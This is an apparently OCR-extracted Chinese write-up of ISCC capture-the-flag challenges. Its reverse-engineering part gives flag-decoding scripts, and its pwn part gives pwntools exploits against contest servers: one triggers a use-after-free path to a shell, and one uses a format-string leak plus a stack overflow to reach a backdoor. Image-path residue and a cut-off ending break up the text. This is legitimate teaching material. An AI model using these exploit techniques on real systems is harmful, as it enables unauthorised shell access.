,177,180,229,199,176,191,180,215,237,176,215,212,194,191,180,215,237,187,168,19
6,171,191,180,215,237,194,175,186,174,187,168,196,171,206,194,202,177,187,168,1
96,171,194,175,186,174,191,180,215,237,190,198,195,192,187,168,196,171,206,194,
202,177,191,180,215,237,208,180,192,193,191,180,215,237,210,201,187,208,180,229
,199,176,206,194,202,177,206,194,202,177,180,229,199,176,187,168,196,171,208,18
0,192,193,194,175,186,174,194,175,186,174,190,198,195,192,194,175,186,174,206,1
94,202,177,210,201,187,208,190,198,195,192,
]
ind = [
    3400643510,
    2882192080,
    3033579968,
    2948771514,
    3334389955,
    3268325834,
    3032477143,
    2830871492,
    3618685652,
    3386036411,
    4207061457,
    3853824199,
]

ch = sub_140001490(ch)
d2 = [ind.index(i) for i in ch]
print(output(crack(d2)))

```


Find_All

走迷宫，路径能解密压缩包里内容，但是貌似没什么用（?

在main函数前端看到一个函数，推测和被nop掉的地方有联系，跟过去查看并还原逻辑

```
# **********
# *P00*0000*
# *0*0*0**0*
# *0*000*00*
# *0******0*
# *000*0000*
# ***0*0**0*
# *00000*00*
# *0******0*
# ********K*

# ddssddwwddddssssssss

# 0x90, 0x83, 0xEC, 0x18, 0x8B, 0xCC, 0x89, 0xA5, 0x48, 0xFF, 0xFF,
# 0xFF, 0x8D, 0x95, 0x74, 0xFF, 0xFF, 0xFF, 0x52, 0xE8, 0x26, 0x04, 0x00,
# 0x00, 0xE8, 0xD1, 0xF9, 0xFF, 0xFF, 0x83, 0xC4, 0x18, 0x88, 0x85, 0x67,
# 0xFF, 0xFF, 0xFF, 0x8A, 0x85, 0x67, 0xFF, 0xFF, 0xFF, 0x88, 0x85, 0x73,
# 0xFF, 0xFF, 0xFF, 0x0F, 0xB6, 0x8D, 0x73, 0xFF, 0xFF, 0xFF, 0x85, 0xC9,

v4 = [26,16,0,67,13,66,6,50,82,64,18,115,55,68,0,50,127,33,5,100,92,30,92,125]
for i in range(0, len(v4) - 1, 4):
    v4[i + 2] ^= v4[i + 3]
    v4[i + 1] ^= v4[i + 2]
    v4[i] ^= v4[i + 1]
print(bytes(v4).decode())

```

```
.text:00551800                push    ebp
.text:00551801                mov     ebp, esp
.text:00551803                push    0FFFFFFFFh
.text:00551805                push    offset _main_SEH
.text:0055180A                mov     eax, large fs:0
.text:00551810                push    eax
.text:00551811                sub     esp, 0A4h
.text:00551817                mov     eax, ___security_cookie
.text:0055181C                xor     eax, ebp
.text:0055181E                mov     [ebp+var_10], eax
.text:00551821                push    eax             ; char
.text:00551822                lea     eax, [ebp+var_C]
.text:00551825                mov     large fs:0, eax
.text:0055182B                mov     [ebp+var_A8], offset sub_551410
.text:00551835                mov     [ebp+var_AC], 0Ah
.text:0055183F                mov     [ebp+var_B0], 0Ah
.text:00551849                mov     [ebp+var_74], 2Ah ; '*'
.text:0055184D                mov     [ebp+var_73], 2Ah ; '*'
.text:00551851                mov     [ebp+var_72], 2Ah ; '*'
.text:00551855                mov     [ebp+var_71], 2Ah ; '*'
.text:00551859                mov     [ebp+var_70], 2Ah ; '*'
.text:0055185D                mov     [ebp+var_6F], 2Ah ; '*'
.text:00551861                mov     [ebp+var_6E], 2Ah ; '*'
.text:00551865                mov     [ebp+var_6D], 2Ah ; '*'
.text:00551869                mov     [ebp+var_6C], 2Ah ; '*'
.text:0055186D                mov     [ebp+var_6B], 2Ah ; '*'
```


File Edit Selection
CPH JUDGE: RESULTS
Local: b
TC 1
Failed
Input:
Expected Output:
Received Output:
ISCC{v42s!asAv22?#adc?!}
New Testcase
Set ONLINE_JUDGE
Feedback
a.py
b.py
v4 = [26,16,0,67,13,66,6,50,82,64,18,115,55,68,0,50,127,33,5,100,92,30,92,125
for i in range(0, len(v4) - 1, 4):
v4[i + 2] ^= v4[i + 3]
v4[i + 1] ^= v4[i + 2]
v4[i] ^= v4[i + 1]
print(bytes(v4).decode())
print(bytes(v4).decode())
error: Traceback (most recent call last):
File "<string>", line 6, in <module>
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xff in position 1: invalid start byte

```
int v15; // [esp+54h] [ebp-4h]

v15 = 0;
sub_551D80(v13, &unk_554200);
LOBYTE(v15) = 1;
v11 = 0;
if ( std::string::length(&str) == 24 )
{
  std::string::copy_ctor((struct std::_Container_base0 *)v14, (int)&str);
  LOBYTE(v15) = 2;
  for ( i = 0; i < std::string::length(&str) - 1; i += 4 )
  {
    v1 = *(_BYTE *)std::string::operator_at(&str, i);
    v2 = *(_BYTE *)std::string::operator_at(&str, i + 1) ^ v1;
    *(_BYTE *)std::string::operator_at(v14, i) = v2;
    if ( i + 2 < std::string::length(&str) )
    {
      v3 = *(_BYTE *)std::string::operator_at(&str, i + 1);
      v4 = *(_BYTE *)std::string::operator_at(&str, i + 2) ^ v3;
      *(_BYTE *)std::string::operator_at(v14, i + 1) = v4;
    }
    if ( i + 3 < std::string::length(&str) )
    {
      v5 = *(_BYTE *)std::string::operator_at(&str, i + 2);
      v6 = *(_BYTE *)std::string::operator_at(&str, i + 3) ^ v5;
      *(_BYTE *)std::string::operator_at(v14, i + 2) = v6;
    }
  }
  v8[9] = (int)v8;
  std::string::copy_ctor((struct std::_Container_base0 *)v8, (int)v14);
  v10 = sub_5515F0(v8[0]);
  v11 = v10;
  v9 = v10;
  LOBYTE(v15) = 1;
  std::string::~string(v14);
  LOBYTE(v15) = 0;
  std::string::~string(v13);
  v15 = -1;
  std::string::~string(&str);
  return v9;
}
else
{
000008D7 sub_551410:31 (5514D7)
```


I_am_the_Mathematician

EXP:

```python
def fib(n):
    a,b = 0,1
    lis = []
    for i in range(n):
        a,b =b,a+b
        lis.append(a)
    return lis

with open("./code_book_2.txt","r") as file:
```

```
    data = file.read()
    file.close()

target = fib(20)
print(target)
assert target[-1] > len(data)
print(f"ISCC{{{''.join([data[i - 1] if i < len(data) else '' for i in target])}}}")
```

DLLCode




```
key='ISCC'
order=[3, 7, 1, 5, 11, 15, 9, 13, 19, 23, 17, 21]
cipher=[0x00, 0x10, 0x38, 0x14, 0x11, 0x0B, 0x30, 0x21, 0x1B, 0x00, 0x14, 0x03, 0x43, 0x59, 0x53, 0x59, 0x59, 0x4A, 0x3F, 0x73, 0x74, 0x7D, 0x75, 0x62]

a,b,c,d=[0]*12,[0]*24,[0]*24,[0]*24
for i in range(12):
  a[i]=cipher[i]^ord(key[i%4])
  d[i*2]=a[i]
for i in range(12):
  c[i*2]=a[i]
for i in range(12):
  b[i]=cipher[12+i]
```


```
for i in range(12):
  a[i]=cipher[i+12]#key3
  d[order[i]]=a[i]
for i in range(24):
    print(chr(d[i]),end='')
#ISCC{YWYX?XYssbJRuStWb@}
```

AI

pyc反编译+爆破第一层key

```
import base64
def decrypt(offset_str, target_base64):
    target_bytes = base64.b64decode(target_base64)
    target_str = target_bytes.decode("utf-8")
    print(target_str, len(target_str))
    decrypted = []
    for i, char in enumerate(target_str):
        p = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ+/=_-!@#$%^&*(){}[]";:,.?<>`~\\|'
        for j in p:
            ascii_val = ord(j)
            offset = int(offset_str[i])
            if i % 2 == 0:
                new_ascii = ascii_val + offset
            else:
                new_ascii = ascii_val - offset
            new_ascii = chr(new_ascii ^ offset)
            if new_ascii == char:
                decrypted.append(j)
                break
        else:
            decrypted.append("`")
    decrypted_str = "".join(decrypted)
    return decrypted_str

offset_str = "123456789012345678901234"
target_base64 = "TWF/c1sse19GMW5gYVRoWWFrZ3lhd0B9"
print(decrypt(offset_str, target_base64))

```

第二层加载pretrained model 并做predict，得到一串数字为第二层压缩包密码，利用该密码打开压缩包，里面是很多图片，其中有一张图片是代码，还有个压缩包，需要密码打开。根据题目提示可能是已经搭建好的ai模型



其他图片对应的都是一些数字，这是AI对图片的识别，上网学习一下，发现图形识别分类的ai图确实是这样的，然后ai有个预测的过程，我们直接利用给的图片的ai架构进行预测过程，得到一些数字

解密得到flag映射规则，记得别打错字

```
from PIL import Image
import torch
from torchvision import transforms

class Net(torch.nn.Module):
    def __init__(self):
        super(Net, self).__init__()
        self.fc1 = torch.nn.Linear(28 * 28, 128)
        self.fc2 = torch.nn.Linear(128, 64)
        self.fc3 = torch.nn.Linear(64, 10)

    def forward(self, x):
        x = x.view(-1, 28 * 28)
        x = torch.relu(self.fc1(x))
        x = torch.relu(self.fc2(x))
        x = self.fc3(x)
        return x

model = torch.load("data/confused_digit_recognition_model.pt")
```

```
model.eval()
transform = transforms.Compose(
    [
        transforms.Grayscale(num_output_channels=1),
        transforms.Resize((28, 28)),
        transforms.ToTensor(),
        transforms.Normalize((0.5,), (0.5,)),
    ]
)

res = ""
for i in range(1, 25):
    image = Image.open(f"data/{i}.png")
    image = transform(image)
    image = image.unsqueeze(0)
    with torch.no_grad():
        output = model(image)
    _, predicted_class = torch.max(output, 1)
    print(predicted_class.item(), end="")
    res += str(predicted_class.item())
print(res)
m = {
    "0": "@nd",
    "1": "a!",
    "2": "_",
    "3": "F",
    "4": "SSS",
    "5": "W@",
    "6": "K",
    "7": "1",
    "8": "C",
    "9": "d",
}
for i in res:
    print(m[i], end="")
print()

```

Which_is_the_flag

So many flags, which one is true?

```
861       v211 = std::operator<<std::char_traits<char>>(refptr__ZSt4cout, "ISCC{");
862       v212 = std::operator<<std::char_traits<char>>(v211, v375);
863       v213 = std::operator<<std::char_traits<char>>(v212, "}");
864       result = std::ostream::operator<<(v213, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
865       break;
866     case 71:
867       v214 = std::operator<<std::char_traits<char>>(refptr__ZSt4cout, "ISCC{");
868       v215 = std::operator<<std::char_traits<char>>(v214, &v376);
869       v216 = std::operator<<std::char_traits<char>>(v215, "}");
870       result = std::ostream::operator<<(v216, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
871       break;
872     case 72:
873       v217 = std::operator<<std::char_traits<char>>(refptr__ZSt4cout, "ISCC{");
874       v218 = std::operator<<std::char_traits<char>>(v217, &v377);
875       v219 = std::operator<<std::char_traits<char>>(v218, "}");
876       result = std::ostream::operator<<(v219, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
877       break;
878     case 73:
879       v220 = std::operator<<std::char_traits<char>>(refptr__ZSt4cout, "ISCC{");
880       v221 = std::operator<<std::char_traits<char>>(v220, &v378);
881       v222 = std::operator<<std::char_traits<char>>(v221, "}");
882       result = std::ostream::operator<<(v222, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
883       break;
884     case 74:
885       v223 = std::operator<<std::char_traits<char>>(refptr__ZSt4cout, "ISCC{");
```

一步步过检查 输入不重要，无论什么输入都能得到相同结果

然后取case 72处的输出，16进制hex转byte，就是最终flag，没有任何提示任何验证方法

Ida打开文件，在ida里运行下面的脚本

```
import base64
print("ISCC{" +
base64.b64decode(bytes.fromhex("".join([chr(get_wide_byte(0x14000BF40+i) ^
0xc) for i in range(48)])).decode('utf-8')).decode() + "}")
```

Pwn

chaos

分析main函数

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  int v4; // [rsp+1Ch] [rbp-4h] BYREF

  sub_400966(a1, a2, a3);
  while ( 1 )
  {
    sub_4009E9();
    puts("Please Choice:");
    __isoc99_scanf("%d", &v4);
    switch ( v4 )
    {
      case 1:
        sub_400A2C();
        break;
      case 2:
        sub_400B09();
        break;
      case 3:
        sub_400B8E();
        break;
      case 4:
        sub_400C16();
        break;
      case 5:
        sub_400C8A();
        break;
      default:
        return 0LL;
    }
  }
}
```

400966为缓冲区设置不用管

4009E9为菜单


```
int sub_4009E9()
{
  puts("1.Add Chaos!");
  puts("2.Del Chaos!");
  puts("3.Edit Chaos!");
  puts("4.Print Chaos!");
  puts("5.Chaos!");
  return puts("6.Exit!");
}
```

分析后得5中即400C8A中存在漏洞可以getshell

```
__int64 sub_400C8A()
{
  int v1; // [rsp+Ch] [rbp-14h] BYREF
  void *ptr; // [rsp+10h] [rbp-10h]
  void *v3; // [rsp+18h] [rbp-8h]

  ptr = malloc(0x68uLL);
  free(ptr);
  v1 = 0;
  puts("Please Input Chunk size :");
  __isoc99_scanf("%d", &v1);
  getchar();
  v3 = malloc(v1);
  puts("Please Input Content : ");
  gets(v3);
  if ( !strncmp((const char *)ptr, "Flag", 4uLL) )
    system("/bin/sh");
  return 0LL;
}
```

分析1得申请堆块大小应为104（10进制）填满bss

```
from pwn import*
context(arch='amd64', os='linux',log_level='debug')
p = remote('182.92.237.102',10010)
p.recv()
p.sendline("5")
p.recv()
p.sendline("104")
p.recv()
p.sendline("Flag")

p.interactive()
```



easyshell

保护检查、Ida分析

```
backdoor                                .text
core_code                               .text
main                                    .text
```

此题有明显backdoor

Main函数内容如下:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rdx
  __int64 v4; // rcx
  __int64 v5; // r8
  __int64 v6; // r9

  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  puts(
    "                                _           _ _ \n"
    "  ___  __ _ ___ _   _ ___| |__   ___| | |\n"
    " / _ \\/ _` / __| | | / __| '_ \\ / _ \\ | |\n"
    "|  __/ (_| \\__ \\ |_| \\__ \\ | | |  __/ | |\n"
    " \\___|\\__,_|___/\\__, |___/_| |_|\\___|_|_|\n"
    "                |___/  \n");
  puts("Welcom to use easyshell");
  core_code("Welcom to use easyshell", 0LL, v3, v4, v5, v6, 0LL, 0LL, 0LL, 0LL, 0LL, 0LL, 0LL, 0LL);
  return 0;
}
```

分析core_code

容易得知c此题为格式化字符串漏洞

```
printf(&s1[7]);
```

```
while ( 1 )
{
  while ( 1 )
  {
    printf(">>");
    gets(s1);
    if ( strncmp(s1, "flagis", 6uLL) )
      break;
    printf(&s1[7]);
    puts(" is not flag");
  }
  if ( !strcmp(s1, "exit") )
    break;
  if ( !strcmp(s1, "time") )
  {
    time(&timer);
    tp = localtime(&timer);
    v0 = asctime(tp);
    printf("%s", v0);
  }
  else if ( !strcmp(s1, "help") )
  {
    puts(
      "\x1B[31mflagis\x1B[0m  check the flag(just kidding, it always false)\n"
      "\x1B[33mexit\x1B[0m  eixt the program\n"
      "\x1B[35mtime\x1B[0m  show time\n"
      "thats all function in this shell :)\n");
  }
```


找到偏移后可泄露出canary的值以及libc基地址，故可得出答案

```
from pwn import *
def exp():
    context(log_level = 'debug' , arch = 'amd64' , os = 'linux')
    io = remote('182.92.237.102', 10011)
    rl = lambda    a=False        : io.recvline(a)
    ru = lambda a,b=True    : io.recvuntil(a,b)
    rn = lambda x            : io.recvn(x)
    sn = lambda x            : io.send(x)
    sl = lambda x            : io.sendline(x)
    sa = lambda a,b            : io.sendafter(a,b)
    sla = lambda a,b        : io.sendlineafter(a,b)
    irt = lambda            : io.interactive()
    dbg = lambda text=None  : gdb.attach(p, text)
    #lg = lambda s,addr        : log.info('\033[1;31;40m %s --> 0x%x \033[0m' % (s,addr))
    lg = lambda s            : log.info('\033[1;31;40m %s --> 0x%x \033[0m' % (s, eval(s)))
    uu32 = lambda data        : u32(data.ljust(4, b'\x00'))
    uu64 = lambda data        : u64(data.ljust(8, b'\x00'))
    ru(b"shell")
    payload = b'flagis %15$p.%17$p'
    sl(payload)
    s = ru(b'flag')
    canary,main = s[3:].split(b' ')[0].split(b'.')
    libc_base = int(main,16)-0xfe-0x1422
    canary = int(canary,16)
    success("canary: "+hex(canary)+"\npiebase:"+hex(libc_base))
    backdoor_addr = libc_base+0x1289+5
```


```
    payload = b'a'*(0x40-8)+p64(canary)+b'\0'*8+p64(backdoor_addr)
    sl(payload)
    ru(b'"help"')
    sl(b'exit')
    irt()

if name == "__main__":
    exp()
```

flag

先查一下保护：



Ida分析一下：



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  init();
  welcome();
  back();
  return 0;
}
```

Init为初始化缓冲区

Welcome函数中存在格式化字符串漏洞可以泄露地址

```
int welcome()
{
  char *format; // [esp+8h] [ebp-40h] BYREF
  int i; // [esp+Ch] [ebp-3Ch]
  int j; // [esp+10h] [ebp-38h]
  FILE *stream; // [esp+14h] [ebp-34h]
  char *v5; // [esp+18h] [ebp-30h]
  char v6[32]; // [esp+1Ch] [ebp-2Ch] BYREF
  unsigned int v7; // [esp+3Ch] [ebp-Ch]

  v7 = __readgsdword(0x14u);
  stream = fopen("help.txt", "r");
  for ( i = 0; i <= 30; ++i )
    v6[i] = getc(stream);
  fclose(stream);
  v5 = v6;
